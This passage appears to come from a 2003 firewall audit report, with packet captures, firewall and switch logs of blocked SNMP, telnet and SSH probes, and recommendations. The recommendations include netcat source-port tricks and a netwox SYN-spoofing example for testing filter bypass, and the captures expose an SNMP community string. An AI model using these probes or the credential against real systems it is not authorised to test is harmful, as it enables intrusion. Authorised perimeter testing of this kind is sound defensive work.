0x0040 0100 300e 300c 0608 2b06 0102 0101 0500 ..0.0...+.....
0x0050 0500 ..
```

PIX Log output:

710003: UDP access denied by ACL from 10.32.1.102/49670 to
inside:192.168.70.2/snmp

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 192.168.70.2 or dst 192.168.70.2) and (tcp
port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:16:11.941033 IP 10.32.1.102.1844 > 192.168.70.2.23: S 35632788:35632788(0)
win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 39bd 4000 8006 adda 0a20 0166 E..09.@.....f
0x0010 c0a8 4602 0734 0017 021f b694 0000 0000 ..F..4.....
0x0020 7002 ffff aff0 0000 0204 05b4 0101 0402 p.....
09:16:11.941555 IP 192.168.70.2.23 > 10.32.1.102.1844: R 0:0(0) ack 35632789
win 65535 <mss 1460,nop,nop,sackOK>
0x0000 4500 0030 9ecd 0000 fe06 0aca c0a8 4602 E..0.....F.
0x0010 0a20 0166 0017 0734 0000 0000 021f b695 ...f...4.....
0x0020 7014 ffff afdd 0000 0204 05b4 0101 0402 p.....
09:16:12.421324 IP 10.32.1.102.1844 > 192.168.70.2.23: S 35632788:35632788(0)
win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 39be 4000 8006 add9 0a20 0166 E..09.@.....f
0x0010 c0a8 4602 0734 0017 021f b694 0000 0000 ..F..4.....
0x0020 7002 ffff aff0 0000 0204 05b4 0101 0402 p.....
09:16:12.421799 IP 192.168.70.2.23 > 10.32.1.102.1844: R 0:0(0) ack 1 win
65535 <mss 1460,nop,nop,sackOK>
```

```
0x0000 4500 0030 9ece 0000 fe06 0ac9 c0a8 4602 E..0.....F.
0x0010 0a20 0166 0017 0734 0000 0000 021f b695 ...f...4.....
0x0020 7014 ffff afdd 0000 0204 05b4 0101 0402 p.....
09:16:12.968174 IP 10.32.1.102.1844 > 192.168.70.2.23: S 35632788:35632788(0)
win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 39bf 4000 8006 add8 0a20 0166 E..09.@.....f
0x0010 c0a8 4602 0734 0017 021f b694 0000 0000 ..F...4.....
0x0020 7002 ffff aff0 0000 0204 05b4 0101 0402 p.....
09:16:12.968707 IP 192.168.70.2.23 > 10.32.1.102.1844: R 0:0(0) ack 1 win
65535 <mss 1460,nop,nop,sackOK>
0x0000 4500 0030 9ecf 0000 fe06 0ac8 c0a8 4602 E..0.....F.
0x0010 0a20 0166 0017 0734 0000 0000 021f b695 ...f...4.....
0x0020 7014 ffff afdd 0000 0204 05b4 0101 0402 p.....
```

Telnet error:

```
C:\>telnet 192.168.70.2
Connecting To 192.168.70.2...Could not open a connection to host on port 23 :
Connect failed
```

```
C:\>
```

SSH WinDump Output:

```
C:\Practical>windump -n -X -s 1500 (src 192.168.70.2 or dst 192.168.70.2) and
(tcp port 22)
```

```
windump: listening on \Device\NPF_{F3103779-F79A-43E2-82AE-5954EEDFF9E0}
09:47:22.916338 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 02ac 4000 8006 e442 0a20 018c E..0..@....B....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:22.916537 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 02ac 4000 8006 e442 0a20 018c E..0..@....B....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:22.917281 IP 192.168.70.2.22 > 10.32.1.140.1046: R 0:0(0) ack
1737025049 win 65535 <mss 1460,nop,nop,sackOK>
0x0000 4500 0030 2f79 0000 fe06 7975 c0a8 4602 E..0/y....yu..F.
0x0010 0a20 018c 0016 0416 0000 0000 6788 e619 .....g...
0x0020 7014 ffff 1d66 0000 0204 05b4 0101 0402 p....f.....
09:47:23.387636 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 02ad 4000 8006 e441 0a20 018c E..0..@....A....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:23.387784 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 02ad 4000 8006 e441 0a20 018c E..0..@....A....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:23.388452 IP 192.168.70.2.22 > 10.32.1.140.1046: R 0:0(0) ack 1 win
65535 <mss 1460,nop,nop,sackOK>
0x0000 4500 0030 2f7b 0000 fe06 7973 c0a8 4602 E..0/{....ys..F.
0x0010 0a20 018c 0016 0416 0000 0000 6788 e619 .....g...
0x0020 7014 ffff 1d66 0000 0204 05b4 0101 0402 p....f.....
09:47:23.888309 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

```
0x0000 4500 0030 02ae 4000 8006 e440 0a20 018c E..0...@....@....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:23.888409 IP 10.32.1.140.1046 > 192.168.70.2.22: S
1737025048:1737025048(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 02ae 4000 8006 e440 0a20 018c E..0...@....@....
0x0010 c0a8 4602 0416 0016 6788 e618 0000 0000 ..F.....g.....
0x0020 7002 ffff 1d79 0000 0204 05b4 0101 0402 p....y.....
09:47:23.889125 IP 192.168.70.2.22 > 10.32.1.140.1046: R 0:0(0) ack 1 win
65535 <mss 1460,nop,nop,sackOK>
0x0000 4500 0030 2f7d 0000 fe06 7971 c0a8 4602 E..0/}....yq..F.
0x0010 0a20 018c 0016 0416 0000 0000 6788 e619 .....g...
0x0020 7014 ffff 1d66 0000 0204 05b4 0101 0402 p....f.....
```

SSH error:



PIX Output:

```
710003: TCP access denied by ACL from 10.32.1.140/1046 to inside:192.168.70.2/ssh
710003: TCP access denied by ACL from 10.32.1.140/1046 to inside:192.168.70.2/ssh
710003: TCP access denied by ACL from 10.32.1.140/1046 to inside:192.168.70.2/ssh
```

DMZ Switch:

SNMP WinDump output:

```
C:\>windump -n -X -s 1500 (src 192.168.100.4 or dst 192.168.100.4) and (udp
port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:45:07.535633 IP 10.32.1.102.1732 > 192.168.100.4.161:
C=k23!Qs78nKWn6SwaLk!P GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000 4500 0052 2fb6 0000 8011 d9b2 0a20 0166 E..R/.....f
0x0010 c0a8 6404 06c4 00a1 003e 9cc8 3034 0201 ..d.....>..04..
0x0020 0004 146b 3233 2151 7337 386e 4b57 6e36 ...k23!Qs78nKWn6
0x0030 5377 614c 6b21 50a0 1902 0100 0201 0002 SwaLk!P.....
0x0040 0100 300e 300c 0608 2b06 0102 0101 0500 ..0.0...+.....
0x0050 0500 ..
```

Switch log output:

```
Oct 23 08:44:19.673 CDT: %SEC-6-IPACCESSLOGS: list 69 denied 192.168.100.55 1
packet
```

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 192.168.100.4 or dst 192.168.100.4) and (tcp
port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:26:19.339437 IP 10.32.1.102.1876 > 192.168.100.4.23: S
175736077:175736077(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3e79 4000 8006 8b1c 0a20 0166 E..0>y@.....f
0x0010 c0a8 6404 0754 0017 0a79 850d 0000 0000 ..d..T...y.....
0x0020 7002 ffff bafb 0000 0204 05b4 0101 0402 p.....
```



```
09:26:19.343507 IP 192.168.100.4.23 > 10.32.1.102.1876: R 0:0(0) ack
175736078 win 0
0x0000 4500 0028 928c 0000 fe06 f910 c0a8 6404 E..(.....d.
0x0010 0a20 0166 0017 0754 0000 0000 0a79 850e ...f...T....y..
0x0020 5014 0000 e7ab 0000 0000 0000 0000 P.....
09:26:19.786074 IP 10.32.1.102.1876 > 192.168.100.4.23: S
175736077:175736077(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3e7a 4000 8006 8b1b 0a20 0166 E..0>z@.....f
0x0010 c0a8 6404 0754 0017 0a79 850d 0000 0000 ..d..T...y.....
0x0020 7002 ffff bafb 0000 0204 05b4 0101 0402 p.....
09:26:19.788279 IP 192.168.100.4.23 > 10.32.1.102.1876: R 0:0(0) ack 1 win 0
0x0000 4500 0028 928d 0000 fe06 f90f c0a8 6404 E..(.....d.
0x0010 0a20 0166 0017 0754 0000 0000 0a79 850e ...f...T....y..
0x0020 5014 0000 e7ab 0000 0000 0000 0000 P.....
09:26:20.332930 IP 10.32.1.102.1876 > 192.168.100.4.23: S
175736077:175736077(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3e7b 4000 8006 8b1a 0a20 0166 E..0>{@.....f
0x0010 c0a8 6404 0754 0017 0a79 850d 0000 0000 ..d..T...y.....
0x0020 7002 ffff bafb 0000 0204 05b4 0101 0402 p.....
09:26:20.335036 IP 192.168.100.4.23 > 10.32.1.102.1876: R 0:0(0) ack 1 win 0
0x0000 4500 0028 928e 0000 fe06 f90e c0a8 6404 E..(.....d.
0x0010 0a20 0166 0017 0754 0000 0000 0a79 850e ...f...T....y..
0x0020 5014 0000 e7ab 0000 0000 0000 0000 P.....
```

Telnet error:

```
C:\>telnet 192.168.100.4
Connecting To 192.168.100.4...Could not open a connection to host on port 23
: Connect failed
```

```
C:\>
```

SSH WinDump Output:

```
14:35:51.201321 IP 192.168.100.7.1463 > 192.168.100.4.22: S
3586705528:3586705528(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 628c 4000 8006 4edf c0a8 6407 E..0b.@...N...d.
0x0010 c0a8 6404 05b7 0016 d5c8 c878 0000 0000 ..d.....x....
0x0020 7002 ffff 95b4 0000 0204 05b4 0101 0402 p.....
14:35:54.141496 IP 192.168.100.7.1463 > 192.168.100.4.22: S
3586705528:3586705528(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 628d 4000 8006 4ede c0a8 6407 E..0b.@...N...d.
0x0010 c0a8 6404 05b7 0016 d5c8 c878 0000 0000 ..d.....x....
0x0020 7002 ffff 95b4 0000 0204 05b4 0101 0402 p.....
14:35:54.142981 IP 192.168.100.4.22 > 192.168.100.7.1463: R 0:0(0) ack
3586705529 win 0
0x0000 4500 0028 1939 0000 ff06 593a c0a8 6404 E..(.9....Y:...d.
0x0010 c0a8 6407 0016 05b7 0000 0000 d5c8 c879 ..d.....y
0x0020 5014 0000 c264 0000 0000 0000 0000 P....d.....
14:35:54.642172 IP 192.168.100.7.1463 > 192.168.100.4.22: S
3586705528:3586705528(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 628e 4000 8006 4edd c0a8 6407 E..0b.@...N...d.
0x0010 c0a8 6404 05b7 0016 d5c8 c878 0000 0000 ..d.....x....
0x0020 7002 ffff 95b4 0000 0204 05b4 0101 0402 p.....
14:35:54.643669 IP 192.168.100.4.22 > 192.168.100.7.1463: R 0:0(0) ack 1 win
0
0x0000 4500 0028 1941 0000 ff06 5932 c0a8 6404 E..(.A....Y2...d.
```

```
0x0010      c0a8 6407 0016 05b7 0000 0000 d5c8 c879  ..d.....y
0x0020      5014 0000 c264 0000 0000 0000 0000      P....d.....
```

SSH error:



Switch Output:

Oct 29 14:35:19.896 CST: %SEC-6-IPACCESSLOGS: list 10 denied 192.168.100.7 1 packet
Oct 29 14:40:28.135 CST: %SEC-6-IPACCESSLOGS: list 10 denied 192.168.100.7 2 packets

Internet Switch:

SNMP WinDump output:

```
C:\>windu
mp -n -X -s 1500 (src 190.104.93.36 or dst 190.104.93.36) and (udp port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:51:55.807137 IP 10.32.1.102.1762 > 190.104.93.36.161:
C=k23!Qs78nKWn6SwaLk!P GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000      4500 0052 32e0 0000 8011 9636 0a20 0166      E..R2.....6...f
0x0010      be68 5d24 06e2 00a1 003e 5c58 3034 0201      @.$.$.>\x04..
0x0020      0004 146b 3233 2151 7337 386e 4b57 6e36      ...k23!Qs78nKWn6
0x0030      5377 614c 6b21 50a0 1902 0100 0201 0002      SwaLk!P.....
0x0040      0100 300e 300c 0608 2b06 0102 0101 0500      ..0.0...+.....
0x0050      0500      ..
```

Switch log output:

Oct 23 08:51:07.942 CDT: %SEC-6-IPACCESSLOGS: list 69 denied 190.104.93.39 1 packet

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 190.104.93.36 or dst 190.104.93.36) and (tcp
port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:31:14.665727 IP 10.32.1.102.1890 > 190.104.93.36.23: S
243847983:243847983(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000      4500 0030 3f68 4000 8006 49db 0a20 0166      E..0?h@...I....f
0x0010      be68 5d24 0762 0017 0e88 d32f 0000 0000      @.$.$.b...../....
0x0020      7002 ffff 286a 0000 0204 05b4 0101 0402      p...(j.....
09:31:14.670259 IP 190.104.93.36.23 > 10.32.1.102.1890: R 0:0(0) ack
243847984 win 0
0x0000      4500 0028 0b9f 0000 fe06 3fac be68 5d24      E..(.....?@.$.$.
0x0010      0a20 0166 0017 0762 0000 0000 0e88 d330      ...f...b.....0
0x0020      5014 0000 551a 0000 0000 0000 0000      P...U.....
09:31:15.206458 IP 10.32.1.102.1890 > 190.104.93.36.23: S
243847983:243847983(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000      4500 0030 3f7c 4000 8006 49c7 0a20 0166      E..0?|@...I....f
0x0010      be68 5d24 0762 0017 0e88 d32f 0000 0000      @.$.$.b...../....
0x0020      7002 ffff 286a 0000 0204 05b4 0101 0402      p...(j.....
```

```
09:31:15.209758 IP 190.104.93.36.23 > 10.32.1.102.1890: R 0:0(0) ack 1 win 0
0x0000 4500 0028 0ba0 0000 fe06 3fab be68 5d24 E..(.....?@.$$
0x0010 0a20 0166 0017 0762 0000 0000 0e88 d330 ...f...b.....0
0x0020 5014 0000 551a 0000 0000 0000 0000 P...U.....
09:31:15.753315 IP 10.32.1.102.1890 > 190.104.93.36.23: S
243847983:243847983(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3f7d 4000 8006 49c6 0a20 0166 E..0?}@...I....f
0x0010 be68 5d24 0762 0017 0e88 d32f 0000 0000 @.$$$.b...../....
0x0020 7002 ffff 286a 0000 0204 05b4 0101 0402 p...(j.....
09:31:15.756564 IP 190.104.93.36.23 > 10.32.1.102.1890: R 0:0(0) ack 1 win 0
0x0000 4500 0028 0ba2 0000 fe06 3fa9 be68 5d24 E..(.....?@.$$
0x0010 0a20 0166 0017 0762 0000 0000 0e88 d330 ...f...b.....0
0x0020 5014 0000 551a 0000 0000 0000 0000 P...U.....
```

Telnet error:

```
C:\>telnet 190.104.93.36
Connecting To 190.104.93.36...Could not open a connection to host on port 23
: Connect failed
```

```
C:\>
```

SSH WinDump Output:

```
18:21:02.390132 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 037e 4000 8006 2d47 be68 5d29 E..0.~@...-G@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
0x0020 7002 ffff 550e 0000 0204 05b4 0101 0402 p...U.....
18:21:02.390257 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 037e 4000 8006 2d47 be68 5d29 E..0.~@...-G@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
0x0020 7002 ffff 550e 0000 0204 05b4 0101 0402 p...U.....
18:21:05.388504 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 037f 4000 8006 2d46 be68 5d29 E..0..@...-F@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
0x0020 7002 ffff 550e 0000 0204 05b4 0101 0402 p...U.....
18:21:05.388648 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 037f 4000 8006 2d46 be68 5d29 E..0..@...-F@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
0x0020 7002 ffff 550e 0000 0204 05b4 0101 0402 p...U.....
18:21:05.390175 IP 190.104.93.36.22 > 190.104.93.41.1083: R 0:0(0) ack
666187785 win 0
0x0000 4500 0028 99eb 0000 ff06 57e1 be68 5d24 E..(.....W@.$$
0x0010 be68 5d29 0016 043b 0000 0000 27b5 3809 @.$) ...;....'8.
0x0020 5014 0000 81be 0000 0000 0000 0000 P.....
18:21:05.889219 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0380 4000 8006 2d45 be68 5d29 E..0..@...-E@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
0x0020 7002 ffff 550e 0000 0204 05b4 0101 0402 p...U.....
18:21:05.889376 IP 190.104.93.41.1083 > 190.104.93.36.22: S
666187784:666187784(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0380 4000 8006 2d45 be68 5d29 E..0..@...-E@.$)
0x0010 be68 5d24 043b 0016 27b5 3808 0000 0000 @.$$$.;...'8.....
```

```
0x0020      7002 ffff 550e 0000 0204 05b4 0101 0402  p...U.....
18:21:05.890909 IP 190.104.93.36.22 > 190.104.93.41.1083: R 0:0(0) ack 1 win
0
0x0000      4500 0028 99ec 0000 ff06 57e0 be68 5d24  E..(.....W.@.$
0x0010      be68 5d29 0016 043b 0000 0000 27b5 3809  @.$)....;....'.8.
0x0020      5014 0000 81be 0000 0000 0000 0000 0000  P.....
```

SSH error:



Switch Output:

```
190.104.93.36 27 Oct 2003 18:26:31 CST SEC 6 IPACCESSLOGS list 10 denied
190.104.93.41 2 packets
190.104.93.36 27 Oct 2003 18:21:02 CST SEC 6 IPACCESSLOGS list 10 denied
190.104.93.41 1 packet
```

Border router 190.104.93.33:

SNMP WinDump output:

```
C:\>windump -n -X -s 1500 (src 190.104.93.33 or dst 190.104.93.33) and (udp
port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:54:32.074577 IP 10.32.1.102.1764 > 190.104.93.33.161:
C=k23!Qs78nKWn6SwaLk!P GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000      4500 0052 33ad 0000 8011 956c 0a20 0166      E..R3.....l...f
0x0010      be68 5d21 06e4 00a1 003e 5c59 3034 0201      @.$!.....>\Y04..
0x0020      0004 146b 3233 2151 7337 386e 4b57 6e36      ...k23!Qs78nKWn6
0x0030      5377 614c 6b21 50a0 1902 0100 0201 0002      SwaLk!P.....
0x0040      0100 300e 300c 0608 2b06 0102 0101 0500      ..0.0...+.....
0x0050      0500                                     ..
```

Router log output:

```
Oct 23 08:53:44.201 CDT: %SEC-6-IPACCESSLOGS: list 69 denied 190.104.93.39 1
packet
```

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 190.104.93.33 or dst 190.104.93.33) and (tcp
port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:32:36.225003 IP 10.32.1.102.1891 > 190.104.93.33.23: S
262524567:262524567(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000      4500 0030 3f85 4000 8006 49c1 0a20 0166      E..0?..@...I....f
0x0010      be68 5d21 0763 0017 0fa5 ce97 0000 0000      @.$!.c.....
0x0020      7002 ffff 2be7 0000 0204 05b4 0101 0402      p...+.....
09:32:36.228943 IP 190.104.93.33.23 > 10.32.1.102.1891: R 0:0(0) ack
262524568 win 0
0x0000      4500 0028 dcaa 0000 fe06 6ea3 be68 5d21      E..(.....n.@.$!
0x0010      0a20 0166 0017 0763 0000 0000 0fa5 ce98      ...f...c.....
0x0020      5014 0000 5897 0000 0000 0000 0000 0000      P...X.....
```

```
09:32:36.693908 IP 10.32.1.102.1891 > 190.104.93.33.23: S
262524567:262524567(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3f86 4000 8006 49c0 0a20 0166 E..0?..@...I....f
0x0010 be68 5d21 0763 0017 0fa5 ce97 0000 0000 @.$.!.c.....
0x0020 7002 ffff 2be7 0000 0204 05b4 0101 0402 p...+.....
09:32:36.696748 IP 190.104.93.33.23 > 10.32.1.102.1891: R 0:0(0) ack 1 win 0
0x0000 4500 0028 dcab 0000 fe06 6ea2 be68 5d21 E..(.....n.@.$.!
0x0010 0a20 0166 0017 0763 0000 0000 0fa5 ce98 ...f...c.....
0x0020 5014 0000 5897 0000 0000 0000 0000 P...X.....
09:32:37.240766 IP 10.32.1.102.1891 > 190.104.93.33.23: S
262524567:262524567(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 3f87 4000 8006 49bf 0a20 0166 E..0?..@...I....f
0x0010 be68 5d21 0763 0017 0fa5 ce97 0000 0000 @.$.!.c.....
0x0020 7002 ffff 2be7 0000 0204 05b4 0101 0402 p...+.....
09:32:37.243543 IP 190.104.93.33.23 > 10.32.1.102.1891: R 0:0(0) ack 1 win 0
0x0000 4500 0028 dcac 0000 fe06 6ea1 be68 5d21 E..(.....n.@.$.!
0x0010 0a20 0166 0017 0763 0000 0000 0fa5 ce98 ...f...c.....
0x0020 5014 0000 5897 0000 0000 0000 0000 P...X.....
```

Telnet error:

```
C:\>telnet 190.104.93.33
Connecting To 190.104.93.33...Could not open a connection to host on port 23
: Connect failed
```

C:\>

SSH WinDump Output:

```
18:21:53.034120 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0384 4000 8006 2d44 be68 5d29 E..0...@...-D@.$)
0x0010 be68 5d21 043e 0016 2876 8aab 0000 0000 @.$.!.>...(v.....
0x0020 7002 ffff 01aa 0000 0204 05b4 0101 0402 p.....
18:21:53.034245 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0384 4000 8006 2d44 be68 5d29 E..0...@...-D@.$)
0x0010 be68 5d21 043e 0016 2876 8aab 0000 0000 @.$.!.>...(v.....
0x0020 7002 ffff 01aa 0000 0204 05b4 0101 0402 p.....
18:21:53.036467 IP 190.104.93.33.22 > 190.104.93.41.1086: R 0:0(0) ack
678857388 win 0
0x0000 4500 0028 30a5 0000 ff06 c12a be68 5d21 E..(0.....*@.$.!
0x0010 be68 5d29 0016 043e 0000 0000 2876 8aac @.$.)...>...(v...
0x0020 5014 0000 2e5a 0000 0000 0000 0000 P....Z.....
18:21:53.457607 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0385 4000 8006 2d43 be68 5d29 E..0...@...-C@.$)
0x0010 be68 5d21 043e 0016 2876 8aab 0000 0000 @.$.!.>...(v.....
0x0020 7002 ffff 01aa 0000 0204 05b4 0101 0402 p.....
18:21:53.457787 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0385 4000 8006 2d43 be68 5d29 E..0...@...-C@.$)
0x0010 be68 5d21 043e 0016 2876 8aab 0000 0000 @.$.!.>...(v.....
0x0020 7002 ffff 01aa 0000 0204 05b4 0101 0402 p.....
18:21:53.458933 IP 190.104.93.33.22 > 190.104.93.41.1086: R 0:0(0) ack 1 win
0
0x0000 4500 0028 30a6 0000 ff06 c129 be68 5d21 E..(0.....)@.$.!
0x0010 be68 5d29 0016 043e 0000 0000 2876 8aac @.$.)...>...(v...
```

```
0x0020      5014 0000 2e5a 0000 0000 0000 0000      P....Z.....
18:21:53.958331 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000      4500 0030 0386 4000 8006 2d42 be68 5d29  E..0..@...-B@.$)
0x0010      be68 5d21 043e 0016 2876 8aab 0000 0000  @.$!.>..(v.....
0x0020      7002 ffff 01aa 0000 0204 05b4 0101 0402  p.....
18:21:53.958495 IP 190.104.93.41.1086 > 190.104.93.33.22: S
678857387:678857387(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000      4500 0030 0386 4000 8006 2d42 be68 5d29  E..0..@...-B@.$)
0x0010      be68 5d21 043e 0016 2876 8aab 0000 0000  @.$!.>..(v.....
0x0020      7002 ffff 01aa 0000 0204 05b4 0101 0402  p.....
18:21:53.959653 IP 190.104.93.33.22 > 190.104.93.41.1086: R 0:0(0) ack 1 win
0
0x0000      4500 0028 30a7 0000 ff06 c128 be68 5d21  E..(0.....(@.$!
0x0010      be68 5d29 0016 043e 0000 0000 2876 8aac  @.$) ...>....(v..
0x0020      5014 0000 2e5a 0000 0000 0000 0000      P....Z.....
```

SSH error:



Router Output:

```
190.104.93.33 27 Oct 2003 18:26:55 CST SEC 6 IPACCESSLOGS list 10 denied
190.104.93.41 2 packets
190.104.93.33 27 Oct 2003 18:21:53 CST SEC 6 IPACCESSLOGS list 10 denied
190.104.93.41 1 packet
```

Evaluate The Results

Validating The Perimeter

See Appendix “G” for full output

Internet to the DMZ:

All port 25, 80 and 443 traffic passed from “The Internet” to the DMZ WWW server. All other ports from the fastscan did not appear.

DMZ to Internet

All ports 20, 21, 80 and 443 passed to “The Internet” from the DMZ computer

DMZ to Internal Network

Port 25 passed to 10.32.1.102 correctly.

Internal Network to DMZ

An Internal computer connected to 192.168.100.7 on port 443 correctly. Of course since the internal computers are on a “higher security” level all ports can connect except the Microsoft ports and port 554.

Internal Network to Internet

Internal Network to “The Internet” connected on ports 53 UDP 53, 80 and 443.

As expected Ports 135, UDP 135, 136, UDP 136, 137, UDP 137, 138, UDP 138, 139, UDP 139, 445, UDP 445, 554 did not get out to “The Internet”.

Validating Router and Switch Security

As per the output In “Conduct the Evaluation” all devices responded as expected.

Recommendations or improvements

The testing could be more thorough and should include some kind of automated test generation of scripts and automated checking of the output from the WinDump. All

possible “incoming” ports should be used for each possible outgoing port, i.e. set the “source” port to a valid incoming port and set the destination port to a port that should not be allowed. For example for the WWW/SMTP server should never see traffic originating from the outside destined for FTP (port 21). This would verify that the border router and the firewall are not fooled into thinking that this is a FTP transfer (HTTP, or HTTPS) initiated from the DMZ computer. The below NetCat command should be verified to return no packets:

```
nc 190.104.93.42 -v -v -p 80 21 -w 2
or
nc 190.104.93.42 -v -v -p 80 25 -w 2
```

The WWW / SMTP server probably should not be accessible by all internal computers on port 443 (the polling port). Consideration should be made for the technical abilities of GIAC employees / threat possibilities as to whether or not allowing open access to port 443 is a security hazard.

A decision should be made about how critical the database is, and funding availability. If it is critical enough, the internal Database server should be located behind yet another firewall. The only computer that the database server should be able to access would be the DMZ WWW/SMTP server.

An **excellent** test tool is netwox. A better test for packet filtering would be to use netwox to set the ack bit to simulate a response and see if that gets past the firewall. For the netwox tool see Constantin, Laurent, Network toolbox netwox, 2003. URL: <http://www.laurentconstantin.com/en/netw/netwox/> (Accessed November 3, 2003) and a different view on firewall validation Constantin, Laurent, Feature: Testing a Router or Firewall, May 7, 2001. URL: <http://rootprompt.org/article.php3?article=2317> (Accessed November 3, 2003).

From the documentation Network toolbox netwox, Oct 28, 2003. URL: <http://www.laurentconstantin.com/en/netw/netwox/download/v5/> (Accessed November 4, 2003) specifically the documentation TAR file http://www.laurentconstantin.com/common/netw/netwox/download/v5/netwox-5.4.0-doc_html.tgz . There are many tools that are available, but specifically recommended is the following text about tool 36 in the file netwox-5.4.0-doc_html\html\examples.html: “Tool 36 : {Ethernet, IP, TCP} spoof specified by user
This example spoofs a SYN packet :
netwox 36 -d "Eth0" -a "1:2:3:4:5:6" -b "7:8:9:a:b:c" -l "1.2.3.4" -m "5.6.7.8" -o "1234" -p "80" -C“

While the above example in the help document gives the basics of how the tool works, the command does need some refinements.

To find out the MAC address of the gateway (this will be needed in a little bit), perform the command:

```
C:\>netwox54 1
##### Devices #####
nu dev  ethernet_hwtype  mtu    real_device_name
```



```
1 Lo0 loopback 1500 Loopback
<snip>
nu ethernet ip
2 00:0A:8A:E1:BC:FF 10.32.1.10
```

